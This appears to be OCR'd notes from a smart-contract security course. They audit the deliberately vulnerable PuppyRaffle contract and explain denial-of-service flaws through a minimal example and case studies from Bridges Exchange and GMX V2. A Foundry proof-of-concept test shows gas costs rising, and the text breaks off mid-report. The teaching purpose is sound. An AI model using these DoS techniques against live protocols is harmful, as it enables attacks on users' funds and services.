The second powerful tool we'll be using in this course is a Rust-based analyzer, **Aderyn**. This tool was created by the smart contract developer legend **Alex Roan**.

Running Aderyn

To run Aderyn, the command is `Aderyn [OPTIONS] <root>`. Since we're already in the root directory of our project, we can just run:

```
aderyn .
```


Running this command will compile our contracts, our terminal will display the usual compilation warnings - at the bottom of the output however, we can see `Detectors run, printing report. Report printed to ./report.md`

We should see this fine in our IDE explorer. If we open it up...

Solidity Metrics Insights


Inheritance Graph

[ ]



CallGraph

[ ]



Contract Summary

[—]

Sūrya's Description Report Files Description Table

File Name	SHA-1 Hash
src/PuppyRaffle.sol	d42f73a0c178d8aa2e4d82c0ee20c6a726521f13

Contracts Description Table

Contract	Type	Bases		
L	Function Name	Visibility	Mutability	Modifiers
PuppyRaffle	Implementation	ERC721, Ownable		
L		Public ❗	🛑	ERC721
L	enterRaffle	Public ❗	💰	NO❗
L	refund	Public ❗	🛑	NO❗
L	getActivePlayerIndex	External ❗		NO❗
L	selectWinner	External ❗	🛑	NO❗
L	withdrawFees	External ❗	🛑	NO❗
L	changeFeeAddress	External ❗	🛑	onlyOwner
L	_isActivePlayer	Internal 🔒		
L	_baseURI	Internal 🔒		
L	tokenURI	Public ❗		NO❗

Legend

Symbol	Meaning
🛑	Function can modify state
💰	Function is payable

Solidity Visual Developer

```
constructor(uint256 _entranceFee↑, address _feeAddress↑, uint256 _raffleDuration↑) ERC721("Puppy Raffle", "PR") {
    entranceFee = _entranceFee↑;
    feeAddress = _feeAddress↑;
    raffleDuration = _raffleDuration↑;
    raffleStartTime = block.timestamp;

    rarityToUri[COMMON_RARITY] = commonImageUri;
    rarityToUri[RARE_RARITY] = rareImageUri;
    rarityToUri[LEGENDARY_RARITY] = legendaryImageUri;

    rarityToName[COMMON_RARITY] = COMMON;
    rarityToName[RARE_RARITY] = RARE;
    rarityToName[LEGENDARY_RARITY] = LEGENDARY;
}
```

IMMUTABLE Variables

STATE Variables

CONSTANT Variables

Recon(Reconnaissance) 1

Reading Docs

Ok, we've scoped things out. Let's start with step 1 of `The Tincho` - Reading the documentation.

What we've been provided is a little sparse - but read through the README of **Puppy Raffle**.

Reading the Code

What I like to do when first assessing a codebase is to start at the `main entry point`. Sometimes this area of a protocol may be a little unclear, but using Solidity: Metrics can help us out a lot.

Contracts Description Table

Contract	Type	Bases		
L	Function Name	Visibility	Mutability	Modifiers
PuppyRaffle	Implementation	ERC721, Ownable		
L		Public ❗	🛑	ERC721
L	enterRaffle	Public ❗	💵	NO❗
L	refund	Public ❗	🛑	NO❗
L	getActivePlayerIndex	External ❗		NO❗
L	selectWinner	External ❗	🛑	NO❗
L	withdrawFees	External ❗	🛑	NO❗
L	changeFeeAddress	External ❗	🛑	onlyOwner
L	_isActivePlayer	Internal 🔒		
L	_baseURI	Internal 🔒		
L	tokenURI	Public ❗		NO❗

Legend

Symbol	Meaning
🛑	Function can modify state
💵	Function is payable

Pay special attention to the functions marked `public` or `external`. Especially those which `modify state` or are `payable`. These are going to be certain potential attack vectors.

> **Note:** In Foundry you can use the command `forge inspect PuppyRaffle methods` to receive an output of methods for the contract.

```
/// @notice this is how players enter the raffle
/// @notice they have to pay the entrance fee * the number of players
/// @notice duplicate entrants are not allowed
/// @param newPlayers the list of players to enter the raffle
function enterRaffle(address[] memory newPlayers) public payable {
    require(msg.value == entranceFee * newPlayers.length, "PuppyRaffle: Must send enough to enter
raffle");
```

```
    for (uint256 i = 0; i < newPlayers.length; i++) {
        players.push(newPlayers[i]);
    }

    // Check for duplicates
    for (uint256 i = 0; i < players.length - 1; i++) {
        for (uint256 j = i + 1; j < players.length; j++) {
            require(players[i] != players[j], "PuppyRaffle: Duplicate player");
        }
    }
    emit RaffleEnter(newPlayers);
}
```

Starting with the `NatSpec` we may have a few questions rise.

- *What's meant by # of players?*
- *How does the function prevent duplicate entrants?*

Write questions like these in your `notes.md` or even as `@audit` notes inline. These are things we'll want to answer as we progress through the code.

One thing I notice in our next few lines is - I don't really love their naming conventions. `entranceFee` is immutable and nothing in this function makes that clear to me (unless I'm using **Solidity Visual Developer**).

Reading Docs II

A few additional details we notice as we traverse the function:

- Our require statement compares to `newPlayers.length` - *what happens if this is 0?*
- The `entranceFee` is an `immutable variable` - we can confirm this is initialized in the constructor.
- The raffle is keeping track of who has entered the raffle by pushing each index of `newPlayers[]` to `players[]`.

The last section of this function is finally our check for duplicates.


```
// Check for duplicates
for (uint256 i = 0; i < players.length - 1; i++) {
    for (uint256 j = i + 1; j < players.length; j++) {
        require(players[i] != players[j], "PuppyRaffle: Duplicate player");
    }
}
```

With experience you'll be able to *smell* bugs. You'll see messy blocks of code like the above and your intuition is going to kick in.

Exploit 1

sc-exploits-minimized

In order to get a better understanding of this bug, let's look at a *minimized* example of it. If you reference the **sc-exploits-minimized** repo.



README

Remix, CTFs, & Challenge Examples

A set of examples where you can see the attack in remix or practice it in a gameified way.

- The `Remix` links will bring you to a minimal example of the exploit.
- The `Ethernaut` links will bring you to a challenge where that exploit exists in a "capture the flag".
- The `Damn Vulnerable DeFi` links will bring you to a challenge where that exploit exists in a difficult DeFi/OnChain Finance related "capture the flag".

Exploit	Remix	Ethernaut	Damn Vulnerable DeFi	Case Studies
Reentrancy	Remix	Re-entrancy	Side Entrance	The Ultimate List
Arithmetic	Remix	Token	None	Coming Soon...
Denial Of Service (DoS)	Remix	Denial	Unstoppable	Coming Soon...
Mishandling Of Eth	Remix (Not using push over pull) Remix (Vulnerable to selfdestruct)	King	None	Sushi Swap
Weak Randomness	Remix	Coin Flip	None	Meebits
Missing Access Controls	Remix	Fallout	None	Coming Soon...
Centralization	Remix	None	Compromised	Oasis And every rug pull ever.
Failure to initialize	Remix	Motorbike	Wallet Mining	Parity Wallet
Storage Collision	Remix	Preservation	None	Coming Soon...
Oracle/Price Manipulation	(Click all of these) OracleManipulation.sol BadExchange.sol FlashLoaner.sol IFlashLoanReceiver.sol	Dex 2	Puppet Puppet V2 Puppet V3 The Rewarder Selfie	Cream Finance
Signature Replay	Remix	N/A	Coming soon...	Coming soon...
Opcode Support/EVM Compatibility	Coming Soon...	None	None	zkSync/GEM
Governance Attack	Coming Soon...	None	None	Tornado Cash
Stolen Private Keys	Coming Soon...	None	None	Vulcan Forged Mixin
MEV	Remix	None	None	Vyper Attack
Invariant Break (Other exploits can cause this)	Doesn't work great in remix	N/A	N/A	Euler

This is an amazing resource to test your skills in general and familiarize yourself with common exploits. Additionally, the `src` folder of `sc-exploits-minimized` contains minimalistic examples of a variety of vulnerabilities as well.

Remix, CTFs, & Challenge Examples

A set of examples where you can see the attack in remix or practice it in a gameified way.

- The `Remix` links will bring you to a minimal example of the exploit.
- The `Ethernaut` links will bring you to a challenge where that exploit exists in a "capture the flag".

- The `Damn Vulnerable DeFi` links will bring you to a challenge where that exploit exists in a difficult DeFi/OnChain Finance related "capture the flag".

Exploit	Remix 🎧	Ethernaut 🚀	Damn Vulnerable DeFi 💰	Case Studies 🔎
Reentrancy	Remix	Re-entrancy	Side Entrance	The Ultimate List
Arithmetic	Remix	Token	None	Coming Soon...
Denial Of Service (DoS)	Remix	Denial	Unstoppable	Coming Soon...
Mishandling Of Eth	Remix (Not using push over pull) Remix (Vulnerable to selfdestruct)	King	None	Sushi Swap
Weak Randomness	Remix	Coin Flip	None	Meebits
Missing Access Controls	Remix	Fallout	None	Coming Soon...
Centralization	Remix	None	Compromised	Oasis And every rug pull ever.
Failure to initialize	Remix	Motorbike	Wallet Mining	Parity Wallet
Storage Collision	Remix	Preservation	None	Coming Soon...
Oracle/Price Manipulation	(Click all of these) OracleManipulation.sol BadExchange.sol FlashLoaner.sol IFlashLoanReceiver.sol	Dex 2	Puppet Puppet V2 Puppet V3 The Rewarder Selfie	Cream Finance
Signature Replay	Remix	N/A	Coming soon...	Coming soon...
Opcode Support/EVM Compatibility	Coming Soon...	None	None	zkSync/GEM
Governance Attack	Coming Soon...	None	None	Tornado Cash

Exploit	Remix 🎧	Ethernaut 🧑‍🚀	Damn Vulnerable DeFi 💰	Case Studies 🔎
Stolen Private Keys	Coming Soon...	None	None	Vulcan Forged Mixin
MEV	Remix	None	None	Vyper Attack
Invariant Break (Other exploits can cause this)	Doesn't work great in remix	N/A	N/A	Euler

Denial of Service


```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.20;

contract DoS {
    address[] entrants;

    function enter() public {
        // Check for duplicate entrants
        for (uint256 i; i < entrants.length; i++) {
            if (entrants[i] == msg.sender) {
                revert("You've already entered!");
            }
        }
        entrants.push(msg.sender);
    }
}
```

The problem arises when the size of our `entrants` array grows. Every time someone is added to the `entrants` array, another loop is added to the duplicate check and as a result `more gas is consumed`.

We can see this in action by deploying our contract on Remix and comparing the gas consumed when we call this function subsequent times (remember, you'll need to switch your address being used).



This kind of behavior raises questions about fairness and ultimately is going to lead to a `denial of service` in that it will become impractical for anyone to interact with this function, because gas costs will be too high.

DoS

Case Study: DoS

We delve into two different kinds of **Denial of Service Attacks** or **DoS attacks** as they were uncovered from real security reviews.

Case Study 1: Bridges Exchange

The first DoS vulnerability we'll touch on was found in the dividends distribution system of the Bridges exchange.

Attack Mechanics

The issue arises from an `unbounded for-loop` in the `distributeDividends` function, resulting in the risk of a DoS attack. An ill-intentioned party can cause the distribute dividends function to violate the block gas limit, effectively blocking all dividends by continually generating new addresses and minting minimal quantities of the Bridges pair token.

Let's look at the code.

```
function distributeDividends(uint amount) public payable lock {

   require(amount == msg.value, "don't cheat");

   uint length = users.length;

   amount = amount.mul(magnitude);

   for (uint i; i < length; i++){

•      if(users[i] != address(0)){

•         UserInfo storage user = userInfo[users[i]];

•         user.rewards +=
(amount.mul(IERC20(address(this).balanceOf(users[i])).div(totalSupply.sub(MINIMUM_LIQUIDITY))));

•      }

   }

}
```

We can see the `unbounded for-loop` above. This is looping through an array, `users[]`, the length of which has no limits.

The practical effect of this is that, were the length of the `users[]` array long enough, the gas required to call this function would be prohibitively expensive. Potentially hitting block caps and being entirely uncallable.

Confirming the Attack Vector

In order to verify this is a vulnerability. We should investigate under what circumstances the `user[]` array can be added to.

By searching for the variable we see the array is appended to in the mint function:

```
function mint(address to) external lock returns (uint liquidity){

   ...

   if(IERC20(address(this).balanceOf(to) == 0)){

•      users.push(to);

   }

}
```

In theory, an attacker could generate new wallet addresses (or transfer the minted tokens) to call this function repeatedly, bloating the array and DOSing the function.

The resolution for the Bridges Exchange was to refactor things such that the `for-loop` wasn't needed.

Case Study 2: Dos Attack in GMX V2

The second instance of a DoS attack shows up in the GMX V2 system and is entirely different than the Bridges Exchange case mentioned above.

Attack Mechanics

The problem arises from a boolean indicator called `shouldUnwrapNativeToken`. This flag can be leveraged to set up positions that can't be reduced by liquidations or ADL (Auto-Deleveraging) orders. When the native token unwraps (with the flag set to true), a position can be formed by a contract that can't receive the native token. This leads to order execution reverting, causing a crucial function of the protocol to become unexecutable.

Into the Code

Let's investigate what this looks like in code.

Within the GMX V2 `DecreaseOrderUtils` library we have the `processOrder` function. While processing an order with this library we eventually will call `transferNativeToken` within `TokenUtils.sol`.

```
function transferNativeToken(DataStore dataStore, address receiver, uint256 amount) internal {

   if (amount == 0) {return;}


   uint256 gasLimit = dataStore.getUint(keys.NATIVE_TOKEN_TRANSFER_GAS_LIMIT);


   (bool success, bytes memory data) = payable(receiver).call{value: amount, gas: gasLimit} ("");


   if (success){return;}


   string memory reason = string(abi.encode(data));

   emit NativeTokenTransferReverted(reason);
```

```
    revert NativeTokenTransferError(receiver, amount);
}
```


Ultimately, this is where the problem lies. When a position in the protocol is liquidated, or de-leveraged, and the `shouldUnwrapNativeToken` flag is true, this function is called in the process.

Were the `receiver` address a contract which was unable to receive value - the liquidation of the user would revert every time.

This is a critical flaw!


You may notice another potential vulnerability in the same function - the `gasLimit`. Were the receiver a contract address which expended unnecessary gas in it's receive function - this call would also revert!

Wrap Up



To summarize, here are a couple things to keep an eye out for which may lead to DoS attacks:

1. **For-Loops**: Take extra caution with for-loops. Ask yourself these questions:
    - Is the iterable entity bounded by size?
    - Can a user append arbitrary items to the list?
    - How much does it cost the user to do so?
2. **External calls**: These can be anything from transferring Eth to calling a third-party contract. Evaluate ways these external calls could fail, leading to an incomplete transaction.



DoS attacks put simply are - the denial of functions of a protocol. They can arise from multiple sources, but the end result is always a transaction failing to execute.

Be vigilant for the above situations in your security reviews.

DoS PoC Puppy Raffle

```
    /// @notice this is how players enter the raffle
    /// @notice they have to pay the entrance fee * the number of players
    /// @notice duplicate entrants are not allowed
    /// @param newPlayers the list of players to enter the raffle
    /// @audit Dos
    function enterRaffle(address[] memory newPlayers) public payable {
        require(msg.value == entranceFee * newPlayers.length, "PuppyRaffle: Must send enough to enter raffle");
        for (uint256 i = 0; i < newPlayers.length; i++) {
            players.push(newPlayers[i]);
        }

        // Check for duplicates
        for (uint256 i = 0; i < players.length - 1; i++) {
            for (uint256 j = i + 1; j < players.length; j++) {
                require(players[i] != players[j], "PuppyRaffle: Duplicate player");
            }
        }
        emit RaffleEnter(newPlayers);
    }
```

Proof of Code

If the protocol has an existing test suite, it's often easier to add our tests to it than write things from scratch.

his is a great boilerplate for what we're trying to show.

```
function testDenialOfService() public {
```

```
    // Foundry lets us set a gas price
    vm.txGasPrice(1);

    // Creates 100 addresses
    uint256 playersNum = 100;
    address[] memory players = new address[](playersNum);
    for(uint i = 0; i < players.length; i++){
        players[i] = address(i);
    }


    // Gas calculations for first 100 players
    uint256 gasStart = gasleft();
    puppyRaffle.enterRaffle{value: entranceFee * players.length}(players);
    uint256 gasEnd = gasleft();
    uint256 gasUsedFirst = (gasStart - gasEnd) * tx.gasprice;
    console.log("Gas cost of the first 100 players: ", gasUsedFirst);

    // Creates another array of 100 players
    address[] memory playersTwo = new address[](playersNum);
    for (uint256 i = 0; i < playersTwo.length; i++) {
        playersTwo[i] = address(i + playersNum);
    }

    // Gas calculations for second 100 players
    uint256 gasStartTwo = gasleft();
    puppyRaffle.enterRaffle{value: entranceFee * players.length}(playersTwo);
    uint256 gasEndTwo = gasleft();
    uint256 gasUsedSecond = (gasStartTwo - gasEndTwo) * tx.gasprice;
    console.log("Gas cost of the second 100 players: ", gasUsedSecond);

    assert(gasUsedFirst < gasUsedSecond);
}
```

Running the command `forge test --mt testDenialOfService -vvv` should give us an output like this:



That's all there is to it. We've clearly shown a potential `Denial of Service` through our `Proof of Code`. This test function is going to go right into our report

DoS: Reporting

```
### [M-#] Looping through `players` to check for duplicates in `PuppyRaffle::enterRaffle` enables a Denial of Service (DoS) pattern by escalating gas for later entrants

**Description**
The `enterRaffle` function uses a nested loop to detect duplicate participant addresses. As the `players` array grows, each new call scales roughly with O(n²) comparisons (cumulative effect), making later participation disproportionately expensive. This creates unfair cost dynamics and can be exploited to deter additional entrants.

```solidity
// @audit DoS pattern (quadratic duplicate scan)
